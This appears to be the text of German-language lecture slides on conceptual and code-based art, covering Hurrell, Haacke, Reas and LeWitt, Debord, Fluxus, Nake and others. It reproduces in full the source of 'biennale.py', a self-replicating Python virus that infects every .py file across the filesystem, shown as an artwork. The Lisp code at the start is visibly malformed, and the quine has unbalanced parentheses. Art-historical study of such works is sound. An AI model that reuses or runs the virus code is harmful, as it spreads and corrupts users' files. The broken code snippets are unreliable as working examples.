  "Choose one item from a list of lists."
  (choose-randomly (choose-randomly choices)))

(defmethod concatenate-string (&rest strings)
  "Concatenate a list of strings with an optional given prefix, separator and suffix."
  (let ((all (car strings)))
    (dolist (s (cdr strings))
      (when (not (equal s ""))
        (self all (concatenate 'string all
          (if (equal all "")
            ""
            s))))
        s))))
  all))
```

Harold Hurrell: Fluidic Device, 1968



FLUIDIC DEVICE I. A CYBERNETIC SCULPTURE.
FLUIDIC DEVICE II. A SET OF STATE DESCRIPTIONS.

FLUIDIC DEVICE II. KEY TO LOGICAL TRUTH TABLES.

UPPER PART OF EACH TABLE GIVES FUNCTIONING/MALFUNCTIONING/NOT-FUNCTIONING MODE OF COMPONENT BEHAVIOUR.

P: POWER SUPPLY. ENTRY 101 INDICATES FUNCTIONING MODE.
ENTRY 102 INDICATES NOT-FUNCTIONING MODE.

X: X1 SENSORS. (NO ENTRY) INDICATES FUNCTIONING MODE.
ENTRY 110 OR 100 INDICATES MALFUNCTIONING MODE.
ENTRY 111 INDICATES OUTPUT PERISTENTLY PRESENT.
ENTRY 103 INDICATES OUTPUT PERISTENTLY ABSENT.

N, A, NA: NAY LOGIC SWITCHES (OR, AND, NOT-AND LOGIC FUNCTIONS RESPECTIVELY). (NO ENTRY) INDICATES FUNCTIONING MODE.
ENTRY 110 OR 100 INDICATES MALFUNCTIONING MODE.
ENTRY 111 INDICATES OUTPUT PERISTENTLY PRESENT.
ENTRY 103 INDICATES OUTPUT PERISTENTLY ABSENT.

LOWER PART OF EACH TABLE GIVES OUTPUT FROM LOGIC SWITCHES (RIGHT HAND SIDE), CONDITIONAL UPON BOTH INPUT TO SENSORS (LEFT HAND SIDE) AND COMPONENT OF VISOUR MODE (GIVEN IN UPPER PART OF TABLE).
ENTRY 111 INDICATES INPUT/OUTPUT PRESENT.
ENTRY 103 INDICATES INPUT/OUTPUT ABSENT.

P 1	P 2	P 3	P 4
X 1	X 2	X 3	X 4
N	A	NA	
101	102	103	104
110	111	112	113
114	115	116	117
118	119	120	121
122	123	124	125
126	127	128	129
130	131	132	133
134	135	136	137
138	139	140	141
142	143	144	145
146	147	148	149
150	151	152	153
154	155	156	157
158	159	160	161
162	163	164	165
166	167	168	169
170	171	172	173
174	175	176	177
178	179	180	181
182	183	184	185
186	187	188	189
190	191	192	193
194	195	196	197
198	199	200	201

Art & Language Press, Coventry/ 'Prelum'
Churchill, Oxford 1968. Oben: erste Seite,
Ausschnitt. Mitte: zweite Seite, Ausschnitt.
Unten: dritte Seite (Computerausdruck).

Harold Hurrell (Art & Language): The Cybernetic Art Work that Nobody Broke, 1969

THE CYBERNETIC ART WORK THAT NOBODY BROKE

TYPE ALL PARTS
1.1 TYPE "YOU HAVE RED"
1.2 TYPE "YOU HAVE GREEN"
1.3 TYPE "YOU HAVE BLUE"
1.4 TYPE "YOU HAVE YELLOW"
1.5 TYPE "YOU HAVE NOTHING, OBEY INSTRUCTIONS!"

3.05 PRINT#
3.06 TYPE # FOR PP=1:1:3
3-1 PRINT "TYPE EITHER 1 OR 0 IN BOTH A AND B."
3-2 DEMAND A
3-3 DEMAND B
3-4 DO STEP 1.1 IF A=0 AND B=0
3-5 DO STEP 1.2 IF A=0 AND B=1
3-6 DO STEP 1.3 IF A=1 AND B=0
3-7 DO STEP 1.4 IF A=1 AND B=1
3-8 DO STEP 1.5 IF A>1 OR A<0 OR B>1 OR B<0
3-9 DO STEP 3.05

DO PART 3
TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=1
YOU HAVE YELLOW

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=8
B=3
YOU HAVE NOTHING, OBEY INSTRUCTIONS!

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=0
YOU HAVE BLUE

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=1
YOU HAVE YELLOW

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=0
B=0
YOU HAVE RED

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=R
ERROR AT STEP 3.2
R IS UNDEFINED.

Lithographischer Druck, 1969












































Hans Haacke: Photo-Electric Viewer-Programmed Coordinate System, 1968



Beobachter unterbrechen zwei im rechten Winkel zueinander installierte Reihen mit Infrarot-Projektoren, die ein Gitter im Installationsraum bilden. Glühbirnen antworten auf die Bewegungen der Beobachter im Raum. 14 Infrarot-Projektoren, 14 photoelektronische Zellen, 28 weiße Glühbirnen, Raum: 305 x 345 x 345 cm, 1966, Ausführung 1968.


Casey Reas: {Software} Structures, 2004

{Software} Structures Casey REAS et al.

	<u>Structure</u>	<u>Implementation</u>	<u>Interpretation</u>	<u>Material</u>	<u>Process</u>	
#003	<p>Defining relationships between elements</p> <p>A surface filled with one hundred medium to small sized circles. Each circle has a different size and direction, but moves at the same slow rate. Display:</p> <p>A. The instantaneous intersections of the circles B. The aggregate intersections of the circles</p>	<p>A B</p>  <p> </p>	<p>A Tarbell B Tarbell</p>  <p> </p> <p>A Hodgin B Hodgin</p>  <p> </p> <p>A Ngan B Ngan</p>  <p> </p>	<p>A FlashMX B FlashMX</p>  <p> </p> <p>A C++ B C++</p>  <p> </p>	<p>Steps in the evolution of one structure.</p> <p>01 02 03 04</p>  <p>   </p> <p>05 06 07 08</p>  <p>   </p> <p>09 10</p>  <p> </p>	
#002	<p>A grid of points in the top half of the surface. Each point moves downward and returns to the top when it leaves the bottom edge. Beginning in the upper-left, each row and column...</p>	 <p></p>	<p>The catalyst for this project is the work of Sol LeWitt. I had a simple question: "Is the history of conceptual art relevant to the idea of software as art?" I began to answer the question by implementing three of LeWitt's drawings in software. [Implementations with permission of Sol LeWitt]</p>			
#001	<p>Every possible pairing of these sixteen curves. Use the additive numeric values from each curve to set the value of a series of horizontal lines from white to black.</p>	 <p></p>	<p>Wall Drawing #85</p>  <p></p>	<p>Wall Drawing #106</p>  <p> </p>	<p>Wall Drawing #358</p>  <p> </p>	

Created by [Casey Reas](#) in association with [Jared Tarbell](#), [Robert Hodgin](#), and [William Ngan](#). Unless otherwise noted, the software was created with [Processing](#).

Casey Reas: {Software} Structures, 2004



Wall Drawing # 106.URL: http://artport.whitney.org/commissions/softwarestructures/_106_response/index.html

Sol LeWitt, Wall- Drawing #106, 1971



Arcs from the midpoints of two sides of the wall (first version: Arcs, from two sides of the wall, 3 cm apart.). Bleistift. Ausführung: Mel Bochner, Sol LeWitt, Bonomo Residence, Spoleto, August 1971.

Casey Reas: {Software} Structures, 2004



Structure: Defining relationships between elements:

003: A surface filled with one hundred medium to small sized circles. Each circle has a different size and direction, but moves at the same slow rate. Display:


- A. The instantaneous intersections of the circles
- B. The aggregate intersections of the circles

Links: Implementation: Casey Reas, Structure #003B, Processing

Unten: Interpretation: Jared Turbell, Structure #003B, Processing



Guy Debord: Psychogeographie




„Aufzeichnung aller Strecken, die in einem Jahr von einer im XVI. Pariser Bezirk wohnenden Studentin gegangen wurden. Veröffentlicht von Chombart de Lauwe in seinem Buch `Paris und das Pariser Stadtgebiet´.“ In: Internationale Situationniste. Numéro 1. Juin 1958. Auf Deutsch in: Gallissaires, Pierre u.a.: Situationistische Internationale 1958-1969. Berlin 1976, Bd.1, S.34




Le Bauhaus Imaginiste (Hg.): Guide psychogéographique de Paris, 1957

George Brecht: Direction, o.J.



Three Fluxus interpretations of George Brecht's DIRECTION: single sheets, book version, and boxed edition



George Brecht. "Direction" from WATER YAM

“...put up pointing hands all over Nice...in funny & strange places like public toilets, inside tunnels very high up, bottom of fountains - always hands coming towards these places OK?”
George Maciunas an Tomas Schmit, Mitte Juli 1963 (Quelle: Hendricks, Jon: Fluxus Codex. New York 1988, S.190)

Social Fiction: .walk, 2001

Quelle: URL: <http://www.socialfiction.org/psychogeography/dummies.html>

// Classic.walk

Repeat

{

1 st street left
2 nd street right
2 nd street left

}

“This .walk example shows the classic generative psychogeographical algorithm, that urban exploration haiku, written down like a pseudo-computer language.”

Curt Cloninger: Psychocyberographic Memoirs > Let Your Fingers Do the Drifting, 2005

Rhizome, 30.7.2005. URL:

<http://rhizome.org/thread.rhiz?thread=18111&page=1#34621>



CONCEPT:

Verite applied to the web is simply called surfing. The web surfer as flaneur. This concept was overworn as early as 1998. Generative psychogeography is easy enough to apply the web. It's called a linkbot (or an "intelligent agent" for those more anthropomorphically inclined). Search engines send them out in droves to harvest pages for their databases.

The problem is, merely automated psychocyberography is missing the point of psychogeography. The point is not for a robot to re-map the city. It's not the non-euclidian path in and of itself that transforms the city; it's the fact that you as a subjective person are walking the path, experiencing the ride along the way. Your subjective experience is the transformative factor. Even if a bot could cull images and text from its web journey and randomly assemble them into a collage similar to Debord's *Memoires*, they would just be the memoirs of the bot. Feel free to steal this tangential concept and implement it. Entitle the piece "Memoirs of a Bot."

As incidentally transformative as reading Debord's *Memoires* may be, it can never be as transformative as experiencing the LI and collaging *Memoires* was to Debord himself.

META-INSTRUCTIONS:

Create a set of instructions for surfing the web (the web being analogous to the modern city). Instead of saying "go down three lights and turn left," the instructions might read "tab forward three links and click." Instead of saying "follow a woman in a blue," the instructions might read "click on the next linked image of a woman." You may create these instructions with generative software, or simply write them out the old school analog way (cf: non-digital programming, Sol Lewitt's instruction-based drawings, John Cage's aleatoric dice music). Whatever you do, don't let the software do the actual surfing. Return the instructions to your human user/patron/collaborator/psychocyberographer/margin walker and let her do the actual surfing per your instructions.

///

Some suggested approaches:

1. Begin the whole journey at google. Get the user to search for a phrase of her choosing. Once the results of the search are returned, she can begin surfing down her path per your instructions.
2. Begin the whole journey in a blank browser window. Get the user to choose a single word and type in her word plus ".com" in the browser's URL field. *verite.com*, *modern.com*, *booger.com*, etc. Once the site comes up, she can begin surfing down her path per your instructions.

Algorithmus

Der Begriff „Algorithmus“ bezeichnet in Mathematik und Informatik eine Anweisung, die eine Aufgabe in einzelnen Schritten präzise und vollständig beschreibt. Diese Schritte sollen zur Lösung der Aufgabe führen. So definiert der Informatiker Paul E. Black Algorithmus als „eine Anzahl von Rechenschritten, die zum gewünschten Ergebnis führt“: “A computable set of steps to achieve a desired result.”

Ein Algorithmus ist also eine präzise schrittweise Gliederung einer wiederholbaren Anweisung, wobei sein Ziel im künstlerischen Kontext nicht so eindeutig vorbestimmt ist, wie es naturwissenschaftliche Definitionen festlegen.

Quine

:quine: A program that generates a copy of its own source text as its complete output.

Gary P. Thompson II

Quine in LISP und Scheme, AutorIn:
John McCarthy, Carolyn Talcott:

```
((lambda (x)
  (list x (list (quote quote) x)))
 (quote
  (lambda (x)
    (list x (list (quote quote) x))))))
```

Quelle: Gary P. Thompson II: The Quine Page.
URL:<http://www.nyx.net/~gthompo/quine.htm>

Joseph Kosuth



Self-Described and Self-Defined, Neon, 1965. Cincinnati Art Museum

epidemiC/0100101110101101.org: Biennale.py, 2001

```
biennale.py - Notepad
File Edit Search Help
# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#"*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

###
```

Conceptual Performance

“*Conceptual Performance*“ der sechziger und siebziger Jahre wird in Anweisungen und Programmiercodes thematisierender Kunst durch folgende Entwicklungen erneuert:

- 1. vom Werktext zum Programmcode als Textpräsentation;
- 2. vom verbalen Konzept als Realisationsanleitung zum verbalen Entwurf für Umsetzungen in Programmiersprachen;
- 3. vom Konzept als Aktionsanleitung zur strategischen Anleitung für Aktionen im Datenraum;
- 4. von im Kunstkontext exponierten Modellen für die Kritik des Kunstbetriebes und Index-Systemen von Art & Language zur Selbstdokumentation der (Theorien der) „theoretischen Praxis“ (Althusser) zu Open Content-Plattformen mit Diskussionen, Texten und aktivistischen Tools zur juristisch und ökonomisch motivierten Kritik bestehender Netz- und Softwarebedingungen (Sourceforge, EFF, OPUS, RTMark, Creative Commons, Copyleft, Illegal Art, ODEM).



Art & Language: Index 01, documenta 5, Kassel 1972

Lucy Lippard: Dematerialization

Six Years: The dematerialization of the art object from 1966 to 1972: a cross-reference book of information on some esthetic boundaries: consisting of a bibliography into which are inserted a fragmented text, art works, documents, interviews, and symposia, arranged chronologically and focused on so-called conceptual or information or idea art with mentions of such vaguely designated areas as minimal, anti-form, systems, earth, or process art, occurring now in the Americas, Europe, England, Australia, and Asia (with occasional political overtones), edited and annotated by Lucy R. Lippard.

Unpublished letter-essay from the Art-Language group, Coventry, to Lucy Lippard and John Chandler "Concerning the article 'The Dematerialization of Art,'" March 23, 1968. An excerpt:

All the examples of art-works (ideas) you refer to in your article are, with few exceptions, art-objects. They may not be an art-object as we know it in its traditional matter-state, but they are nevertheless matter in one of its forms, either solid-state, gas-state, liquid-state. And it is on this question of matter-state that my caution with regard to the metaphorical usage of dematerialization is centred upon. Whether for example, one calls Carl Andre's "substance of forms" empty space or not does not point to any evidence of dematerialization because the term "empty space" can never, in reference to terrestrial situations, be anything more than a convention describing how space is filled rather than offering a description of a portion of space which is, in physical terms, empty. Andre's empty space is in no sense a void. . . . Consequently, when you point, among many others, to an object made by Atkinson, "Map to not indicate etc.," that it has "almost entirely eliminated the visual-physical element," I am a little apprehensive of such a description. The map is just as much a solid-state object (i.e., paper with ink lines upon it) as is any Rubens (stretcher-canvas with paint upon it) and as such comes up for the count of being just as physically-visualizable as the Rubens. . . .

Matter is a specialized form of energy; radiant energy is the only form in which energy can exist in the absence of matter. Thus when dematerialization takes place, it means, in terms of physical phenomena, the conversion (I use this word guardedly) of a state of matter into that of radiant energy; this follows that energy can never be

43

Lucy Lippard: *Six Years: The dematerialization of the art object from 1966 to 1972*. New York 1973, Cover und S.43

Inke Arns: Programmcode

Programmcode zeichnet sich dadurch aus, dass in ihm Sagen und Tun zusammenfallen, Code als handlungsmächtiger »illokutionärer« Sprechakt also keine Beschreibung oder Repräsentation von etwas ist, sondern direkt affiziert, in Bewegung setzt, Effekte zeitigt.

Frieder Nake: Algorithmische Zeichen

Frieder Nakes Vorstellung von „algorithmischen Zeichen“ als für Rechenprozesse geschaffene Zeichen charakterisiert

- **erstens** den Unterschied zwischen Zeichen in symbolischer Interaktion (Kommunikation) und in Programmcodes zur Steuerung von Rechenprozessen, und
- **zweitens**, dass Beobachter mit diesem Unterschied bei der Vorbereitung für die Steuerung, der Beobachtung von Rechenprozessen und im Umgang mit dem Rechenresultat operieren:

„Software ist einerseits Text, andererseits Maschine. Sie ist Maschine nur als Text, als Text also, der wirken kann, als wäre er selbst Maschine...Software...ist Text als Maschine also, die gelesen werden kann, als wäre sie Schrift...Software weist Merkmale von Maschinen auf und weist sie nicht auf. Nur in Funktion weist sie sie auf; in Ruhe ist sie beschreibender Text...Software *ist* naturgemäß weder das eine (Text) noch das andere (Maschinen).“

Allan McCollum/Louise Lawler: Ideal Settings, 1983/84



Circa 100 Objekte: Wachs und Schuhpolitur auf mit Gips durchsetztem Hydrostone, 9 x 9 x 21/4 Inches pro Objekt. Installation mit theatralischer Lichtinszenierung und Projektionen von Verkaufspreisen auf der Wand, Diane Brown Gallery, New York, 1984.

URL: <http://home.att.net/~amcnet3/album/idealsettings.html>

Konzepte und „reduzierende Transformationen“:

- Verbale Instruktionen: *semantische Transformation*
- Verbale Instruktionen mit algorithmischer Gliederung: *syntaktisch-algorithmische Transformation*
- maschinenlesbare Notationen (mit Algorithmen in Programmiersprachen): *algorithmische Transformation*

Bildquellen:

Die folgenden Angaben über Bildquellen ergänzen die Angaben in den Bildunterschriften:

- Folie 3: Tzara, deutsche Übersetzung: Tzara, Tristan: Sieben Dada Manifeste. Hamburg 4. Auflage 1998, S.90f.
- Folie 4: Hultén, K.G. Pontus: The machine as seen at the end of the mechanical age. MoMA, New York 1968, S.153.
- Folie 9: Kosuth: Corris, Michael (ed.): Conceptual Art. Theory, Myth and Practice. Cambridge/UK 2003, S. 241; Burgin: Osborne, Peter (Hg.): Conceptual Art. New York 2002, S.126.
- Folie 12: Bochner, Mel: Thought Made Visible 1966-1973. Kat. Ausst. Yale University Art Gallery, New Haven 1995, S.14 (C 24).
- Folie 15: links: Fuchs, R.H./Debbaut, Jan: L'Architecte est absent. Works from the Collection of Annick and Anton Herbert. Kat. Ausst. Stedelijk Van Abbemuseum. Eindhoven 1984, S.36; rechts: LeWitt, Sol: Drawings 1958-1992. Kat. Ausst. Haags Gemeentemuseum. Den Haag 1992, o.P., Nr.181.
- Folie 16: Website Ghislain Mollet-Viéville: Art Minimal & Conceptuel. URL: <http://www.conceptual-art.net/lweiner.html> (14.11.2005).
- Folie 18: links: Dreher, Thomas: Konzeptuelle Kunst in Amerika und England zwischen 1963 und 1976. Frankfurt am Main u.a. 1992, o.P., Abb.19; rechts: Harrison, Charles: Essays on Art & Language. Oxford 1991, S.58, Pl.39.
- Folie 19: Haacke, Hans: Werkmonographie. Köln 1972, o.P., Abb.31.
- Folie 21: rechts: Legg, Alicia (Hg.): Sol LeWitt. Kat. Ausst. The Museum of Modern Art. New York 1978, S.122.
- Folie 27: rechts: Website Chris Glass. URL: <http://www.chrisglass.com/photos/artmuseum/art.html> (14.11.2005).
- Folie 30: Website Thomas Dreher: Intermedia Art. URL: http://dreher.netzliteratur.net/3_Konzeptkunst_ArtLang_B2.html (14.11.2005). Foto: Charles Harrison.